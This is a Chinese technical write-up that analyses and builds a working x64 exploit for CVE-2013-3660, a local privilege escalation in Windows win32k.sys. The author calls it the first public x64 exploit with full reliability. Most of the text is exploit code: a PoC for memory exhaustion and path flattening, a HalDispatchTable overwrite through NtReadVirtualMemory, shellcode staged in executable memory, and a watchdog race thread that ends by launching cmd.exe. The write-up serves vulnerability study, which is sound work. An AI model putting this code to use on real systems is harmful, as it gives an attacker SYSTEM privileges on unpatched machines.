Microsoft Windows 提权漏洞 (CVE-2013-3660)x64 平台分析

作者：ExploitCN

1、前言

1.1 概述

CVE-2013-3660 是来自 Google 安全团队的研究人员 Tavis Ormandy 在对 win32.sys 做内存压力发现的，经过分析，发现是 win32k.sys 模块的一处本地提权漏洞，他本人也因此获得 Pwnie Awards 2013 提名。

1.2 非常重要的说明

针对这个漏洞我要说明的有以下几点：

1、 本文并不做非常详细的基础知识普及；

2、 本文只对核心漏洞代码、利用代码进行说明；

3、 所以，阅读本文之前，你最好看看以下两个网址，有很详细的基础说明：
https://www.anquanke.com/post/id/205867
https://bbs.pediy.com/thread-178154.htm

4、 不管是在 github，还是国内网站，都是针对 x86 的系统对漏洞进行利用，EXP 也仅仅是针对 x86，并不能扩展到 x64 系统上。

5、 本文介绍了 x64 系统上的 EXP 编写、分析、调试；

6、 本文的 EXP 代码，有原创的部分，也参考了他人的代码。在 win7 sp1 Profesisonal x64 位操作系统上，并没有直接可用的代码，经过研究，本人编写的 EXP，成功率达到 100%（原来 x86 下代码成功率为 40%左右，x64 下没有可直接使用的代码）。

7、 本文着重于指导 EXP 编写，尤其是 x64 系统下的 EXP 编写。

本文关键点：

1、全网首次公布 x64 下 100%成功率的 EXP。

2、POC 分析

2.1 漏洞原因

原因主要是两点：

1、如果内存分配失败，图 1 中的 new_PathRecord 的 next 指针不会被初始化，从而指向的受污染数据。

2、没有对 freelist 空闲链表获取的内存节点进行初始化操作。见图 2。

3、图 3 是 Exploit 的实现，在 next 指针被污染之后，这里的赋值，是实现 Exploit 的关键，将在后面详细介绍。

图 1 new_PathRecord 指针未初始化

图 2 分配受污染的 freelist 链表

图 3 Exploit 利用点

2.2 POC 关键代码

POC 代码关键点，分为三步：

1、消耗系统内存：

```
for (Size = 1 << 26; Size; Size >>= 1) {
    while (Regions[NumRegion] = CreateRoundRectRgn(0, 0, 1, Size, 1, 1)) {
        NumRegion++;
    }
}
```

2、填入垃圾数据：

```
PathRecord = (PPATHRECORD)VirtualAlloc(NULL,
    sizeof(PATHRECORD),
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);

FillMemory(PathRecord, sizeof(PATHRECORD), 0xCC);
PathRecord->next = (PATHRECORD*)(0x41414143);
PathRecord->prev = (PATHRECORD*)(0x42424244);
PathRecord->flags = 0;

for (PointNum = 0; PointNum < MAX_POLYPOINTS; PointNum++) {
    Points[PointNum].x = (ULONG)(PathRecord) >> 4;
    Points[PointNum].y = 0;
    PointTypes[PointNum] = PT_BEZIERTO;
}
```

3、触发漏洞

```
for ( PointNum = MAX_POLYPOINTS;PointNum;PointNum-=3)
{
```

```
        BeginPath(Device);
        PolyDraw(Device, Points, PointTypes, PointNum);
        EndPath(Device);
        FlattenPath(Device);
        FlattenPath(Device);
        EndPath(Device);
    }
```




图 4 漏洞触发函数调用关系图

注意上图中的红色字体，现实了 FlattenPath 函数的调用关系。

2.3 POC 运行结果

运行上面POC关键代码之前，我们还需要确定一件事情，Points[PointNum].*x* 和 Points[PointNum].*y*的在内存中实际读取的值，是不是就是x、y的值？我们先把x、y赋值成0x41414141，看看运行结果。

POC运行结果见下图，由图可见，当Points[PointNum].*x* 等于0x41414141的时，出现异常时，读取的数值实际为0x41414140，被左移了4位。所以，在写地址的时候，要右移4位，才能得到准确的地址。这就了为什么

Points[PointNum].*x* = (*ULONG_PTR*)(0x41414141) >> 4，

要右移4位的原因。




图 5 POC 运行结果

2.4 POC 数据分析

根据 2.3 节的分析可知，我们按照 2.2 节的代码运行时，堆数据的内容，如下：


```
.........
kd> ba e 1 win32k!EPATHOBJ::pprFlattenRec+1c8
breakpoint 0 redefined
kd> bl
     0 e Disable Clear  9c943cff e 1 0001 (0001) win32k!EPATHOBJ::pprFlattenRec+0x1c8
     1 d Enable Clear   84070328     0001 (0001) nt!NtCreateWorkerFactory+0x13d
     2 d Enable Clear   83f00ebc     0001 (0001) nt!NtSetInformationWorkerFactory ".if(poi(esp+8)==8&poi(esp+0x10)==4){}.else{gc}"
     3 d Enable Clear   840849a7     0001 (0001) nt!ObpAllocateObject+0xf3
     4 d Enable Clear   84070440     0001 (0001) nt!NtCreateWorkerFactory+0x255
     5 d Enable Clear   83f01005     0001 (0001) nt!NtSetInformationWorkerFactory+0x148

kd> g
Breakpoint 0 hit
win32k!EPATHOBJ::pprFlattenRec+0x1c8:
9c943cff eb28            jmp     win32k!EPATHOBJ::pprFlattenRec+0x1f2 (9c943d29)
kd> dd ebp+8
9671cbe0  fe580104 0020fef0 9ca7bdf6 00000001
9671cbf0  00000294 912040c0 00000000 00000000
9671cc00  00000000 00000000 00000000 00000000
9671cc10  00000000 00000000 00000000 fe63f728
9671cc20  00000001 00000000 9671cc34 83e92a6a
9671cc30  e1010987 0020fef4 774e6c04 badb0d00
9671cc40  0020feec 00000000 00000000 00000000
9671cc50  00000000 00000000 00000000 00000000
kd> dd fe580104 11
fe580104  000f0000
kd> dd 000f0000 15
000f0000  41414143 42424244 00000000 cccccccc
000f0010  00000000
```

看这个堆的内容，我并没有像其他地方介绍的那样打条件断点，因为运行太卡、太慢，另外想了办法，就是在第二次调用newpathrec出现异常时打断点。这个时候，就可以根据ebp+8看到pathrec的地址，然后进地址里面去看，就看到是用户空间的地址0xf0000,了

图 6 POC 数据分析图

在上图中，ebp+8，就是 PATHRECORD 结构体指针，从堆数据内容可以看出，在第二次调用 newpathrec 出现异常时，堆里面的 0xfe580104 的 next 指针指向 0x000f0000，而这就是 PathRecord 申请的堆地址，堆地址的内容就是 x、y 的数值。



3、EXP 分析

3.1 EXP 关键原理分析

3.1.1 原始版 EXP 原理图

原始版的 EXP 原理图，见下图。




图 7 原始版 EXP 原理图

EXP 关键代码是：

```
ExploitRecord.next = (PPATHRECORD)*DispatchRedirect;
ExploitRecord.prev = (PPATHRECORD)&HalDispatchTable[1];
ExploitRecord.flags = PD_BEZIERS | PD_BEGINSUBPATH;
ExploitRecord.count = 4;
```

```
31  v27 = this;
32  if ( EPATHOBJ::newpathrec(this, &_new_PathRecord, &maxadd, 0x7FFFFFFFu) != 1 )
33    return 0;
34  new_PathRecord = _new_PathRecord;
35  v4 = a2;
36  _new_PathRecord->prev = a2->prev;
37  v5 = &new_PathRecord->numPoints;
38  new_PathRecord->numPoints = 0;
39  new_PathRecord->flags = a2->flags & 0xFFFFFFFF;
40  if ( new_PathRecord->prev )
41    new_PathRecord->prev->next = new_PathRecord;
42  else
43    *(_DWORD *)(*((_DWORD *)v27 + 2) + 0x14) = new_PathRecord;
```

在win32k.sys的pprFlattenRec函数里面

由这里实现的Exploit，尤其要记住，new_PathRecord是一个很大的值，这非常重要，我将在后面说明，为什么

在上图中，变量 a2 就是 ExploitRecord，它的 prev 是&HalDispatchTable[1]，所以 new_PathRecord->prev 就等于&HalDispatchTable[1]，再取 next（next 刚好偏移为 0），实际就取到了 HalDispatchTable[1]。

由图 3、图 7，再根据 EXP 关键代码可知，执行完第 41 行之后，HalDispatchTable[1]将会被写入 new_PathRecord，这个地址是不可控的，但里面的 next 和 prev 将会分别是(PPATHRECORD)*DispatchRedirect、(PPATHRECORD)&HalDispatchTable[1]。此时，调用 HalDispatchTable[1]函数，将会调用 ExploitPathRecord 的堆地址，比如是：0xf0000。此时，0xf0000 地址的内容已经是 ExploitRecord.next 指针的内容(PPATHRECORD)*DispatchRedirect，这就意味着，next 指针既要是一个有效的地址，也要是一个可执行的代码。这就是为什么一些 EXP 要有这个函数的原因：

```
// nt!NtQueryIntervalProfile的第二个参数就是shellcode地址，
// 而0x40，就是ebp相对于第二个参数的偏移。
// 又因为这儿的代码，既要作为地址，又要作为代码，所以通过
// 一个表，来寻找合适的地址
VOID  __declspec(naked) HalDispatchRedirect(VOID)
{
    __asm inc eax
```

```
    __asm jmp dword ptr[ebp + 0x40]; //  0
    __asm inc ecx
    __asm jmp dword ptr[ebp + 0x40]; //  1
    __asm inc edx
    __asm jmp dword ptr[ebp + 0x40]; //  2
    __asm inc ebx
    __asm jmp dword ptr[ebp + 0x40]; //  3
    __asm inc esi
    __asm jmp dword ptr[ebp + 0x40]; //  4
    __asm inc edi
    __asm jmp dword ptr[ebp + 0x40]; //  5
    __asm dec eax
    __asm jmp dword ptr[ebp + 0x40]; //  6
    __asm dec ecx
    __asm jmp dword ptr[ebp + 0x40]; //  7
    __asm dec edx
    __asm jmp dword ptr[ebp + 0x40]; //  8
    __asm dec ebx
    __asm jmp dword ptr[ebp + 0x40]; //  9
    __asm dec esi
    __asm jmp dword ptr[ebp + 0x40]; // 10
    __asm dec edi
    __asm jmp dword ptr[ebp + 0x40]; // 11  // Mark end of table.
    __asm {
        _emit 0
        _emit 0
        _emit 0
        _emit 0
    }
}
```

3.1.2 升级版 EXP 原理图

当使用 x64 操作系统的时候，由于只有 fastcall，也就是寄存器传参，所以无法再使用上述办法编写 EXP，升级后的原理，如下图：




图 8 升级版 EXP 原理图

当把图 3 中的 new_PathRecord 写入 MmUserProbeAddress 之后，就可以通过：

```
NtReadVirtualMemory((HANDLE)-1,
NtReadVirtualMemoryBuffer,NtReadVirtualMemoryBuffer, (SIZE_T)CodeAddr,
HalDispatchTable+8);
```

调用，来实现把申请的堆地址写入 HalDispatchTable+8，这时，调用 NtQueryIntervalProfile 就会调用到 shellcode。之前已经把 shellcode 写入了堆。

3.2 EXP 调试

watchdog 函数里面，写 __asm {int 3}，然后断下，调试过程如下图：

上面是 x86 下原始版代码调试过程截图，对于 x64 下的调试，和 x86 异曲同工，就没有截图进行说明了。因为从原理也可以看出，其实 x64 下的调试过程更简单，但是 EXP 编写的技巧更强，这里，我就介绍下 x64 平台下编写 EXP 的技巧，调试的话，就各位自己下来调试了。

3.3 x64 平台 EXP 关键代码详解

3.3.1 将 shellcode 地址写入目标地址

```
CodeAddr = (PVOID)0x1000;
DWORD_PTR AllocSize = 0x1000;
DWORD_PTR ADDR = 0;
while (true)
{
    DWORD ret = NtAllocateVirtualMemory((HANDLE)-1,
        &CodeAddr,
        0,
        &AllocSize,
        MEM_RESERVE | MEM_COMMIT,
        PAGE_EXECUTE_READWRITE);
    if (ret != 0) {
        ADDR = (DWORD_PTR)CodeAddr + 0x1000;
```

```
            CodeAddr = (PVOID)ADDR;
            continue;
        }
        else
        {
            break;
        }
    }

    NtReadVirtualMemoryBuffer = (PBYTE)malloc((SIZE_T)CodeAddr);
    printf("NtReadVirtualMemoryBuffer %p CodeAddr shellcode address:%p\n", \
        NtReadVirtualMemoryBuffer, CodeAddr);

    printf("ShellCode_END = %p\n", ShellCode_END);
    printf("ShellCode = %p\n", ShellCode);
    printf("%x\n", (PBYTE)ShellCode_END - (PBYTE)ShellCode);
    memcpy(CodeAddr, ShellCode, (PBYTE)ShellCode_END - (PBYTE)ShellCode);
```

通过 while 循环，找到一个最低的堆地址，然后把这个地址作为长度，分配相应大小的空间。因为把 shellcode 函数地址写入 HalDispatchTable 的代码是：

```
NtReadVirtualMemory((HANDLE)-1, NtReadVirtualMemoryBuffer,NtReadVirtualMemoryBuffer,
(SIZE_T)CodeAddr, HalDispatchTable+8);
```

前面已经分析过，现在我们结合代码，再来看看。

在

```
NtReadVirtualMemoryBuffer = (PBYTE)malloc((SIZE_T)CodeAddr);
```

这里，

假如分配地址是0x1F0000，那么分配的内存大小就是0x1F0000，因为NtReadVirtualMemory，的最后一个参数是读入的实际大小，这儿需要定义成地址大小，那么就把CodeAddr这个地址，作为长度写入了HalDispatchtable+8。

NtReadVirtualMemory->长度写入 HalDispatchtable+8->NtQueryIntervalProfile->调用写入的长度(地址)。

3.3.2 通过 watchdog 实现 Exploit

第一部分：通过 while 循环写入垃圾数据；

```
    while (TRUE)
    {
        Device = GetDC(NULL);
```

```
            Mutex = CreateMutex(NULL, FALSE, NULL);
            WaitForSingleObject(Mutex, INFINITE);
            printf("Mutex = %x\n", Mutex);
            Thread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)WatchdogThread, NULL, 0,
NULL);
            if ( Thread ==NULL)
            {
                  printf("Create Thread Failed!\n");
                  continue;
            }
            printf("start CreateRoundRectRgn\n");


            for (Size = 1 << 26; Size; Size >>= 1) {
                  while (Regions[NumRegion] = CreateRoundRectRgn(0, 0, 1, Size, 1, 1)) {
                        NumRegion++;
                  }
            }

            printf("Allocated %u/%u HRGN objects\n", NumRegion, MaxRegions);
            printf("Flattening curves...\n");

            for ( PointNum = MAX_POLYPOINTS;PointNum;PointNum-=3)
            {
                  BeginPath(Device);
                  PolyDraw(Device, Points, PointTypes, PointNum);
                  EndPath(Device);
                  FlattenPath(Device);
                  FlattenPath(Device);

                  if (PathRecord->next!=PathRecord)
                  {
                        DWORD_PTR ret = FALSE;
                        SIZE_T Count = 0;

                        //CodeAddr写入HalDispatchTable，写入HaliQuerySystemInformation
                        printf("CodeAddr = %x\n", (SIZE_T)CodeAddr);
                        printf("NtReadVirtualMemoryBuffer = %p\n",
```

```
NtReadVirtualMemoryBuffer);
                    printf("HalDispatchTable = %p\n", HalDispatchTable);
                    ret  = NtReadVirtualMemory((HANDLE)-1,
NtReadVirtualMemoryBuffer,NtReadVirtualMemoryBuffer, (SIZE_T)CodeAddr,
HalDispatchTable);
                    printf("ret = %x\n", ret);
                    if ( ret == NULL)
                    {
                        //在下面的调用shellcode那里打断点
                        ULONG ret = 0;
                        NtQueryIntervalProfile((ULONG)pShellCodeInfo, &ret);
                        ShellExecuteA(NULL, "open", "cmd.exe", NULL, NULL, SW_SHOW);
                        return;
                    }
                }
                EndPath(Device);
            }

            while (NumRegion) {
                DeleteObject(Regions[--NumRegion]);
            }

            printf("cleaning up...\n");
            ReleaseMutex(Mutex);
            WaitForSingleObject(Thread, INFINITE);
            ReleaseDC(NULL, Device);
            ReleaseDC(NULL, Device);
            printf("ReStarting!\n");
        }
}
```

第二部分：通过看门狗把 PathRecord->next 替换成 ExploitPathRecord

```
DWORD WINAPI WatchdogThread(LPVOID Parameter)
{
    printf("Enter WatchdogThread!\n");
    if (WaitForSingleObject(Mutex, CYCLE_TIMEOUT) == WAIT_TIMEOUT)
    {
        printf("InterlockedExchangePointer\n");
        while (NumRegion)
```

```
            {
                DeleteObject(Regions[--NumRegion]);
            }

            InterlockedExchangePointer((volatile PVOID*)&PathRecord->next,
&ExploitRecord);

        }
        else
        {
            printf("Mutex object did not timeout, list not patched\n");
        }
        printf("Leave WatchdogThread!\n");
        return 0;
}
```

替换之后的流程，见 3.1.2。

3.4 x64 平台 EXP 编写注意事项

1、写 shellcode 函数的时候，不能通过全局参数传入函数地址去调用函数。因为汇编下的函数调用，跳转是相对下一条指令地址的跳转，通过 memcpy 拷贝 shellcode 函数到堆里面之后，这个偏移就是错误的。所以，只能通过形参把参数传进来，这样传递进来的地址，汇编之后，就会看到，函数的调用，是用类似 call[rbx+0x20]这样的调用来实现的，而不是相对偏移实现。

2、修改了 MmUserProbeAddress 之后，如果没有及时恢复，还继续调试，系统会随时崩溃，给调试会带来极大的困难；

3、shellcode 函数实际上是仿冒的 HaliQuerySystemInformation 函数，所以 NtQueryIntervalProfile->KeQueryIntervalProfile->HaliQuerySystemInformation 实际是 fake_HaliQuerySystemInformation。NtQueryIntervalProfile 第一个参数，就是 HaliQuerySystemInformation 的第三个参数 Buffer 取值。

4、现在流行的 EXP 没有在最后利用、消耗内存的时候加入 while 循环，导致成功率不足 40%，我在利用、消耗的地方加入了 while 循环，成功率提升到 100%。当然，这看似很简单的操作，你没有实际的去调试，去思考，你也是想不出来的。

5、NtReadVirtualMemory((*HANDLE*)-1, NtReadVirtualMemoryBuffer,NtReadVirtualMemoryBuffer, (*SIZE_T*)CodeAddr, HalDispatchTable+8)中，CodeAddr 在函数之外是堆地址，在作为函数形参的时候是长度。之所以没有直接将 shellcode 地址作为 NtReadVirtualMemory 的参数，是因为 x64 平台的地址太大了，分配不了如此大的空间。实际在 EXP 编写代码时候，要从最小地址搜索，通过 while 循

环，慢慢增加，搜索到一个最小的可分配的堆地址，然后分配和地址相同大小的空间之后，作为 NtReadVirtualMemory 第四个参数，就可以把堆地址写入目标地址了。

4、提权复现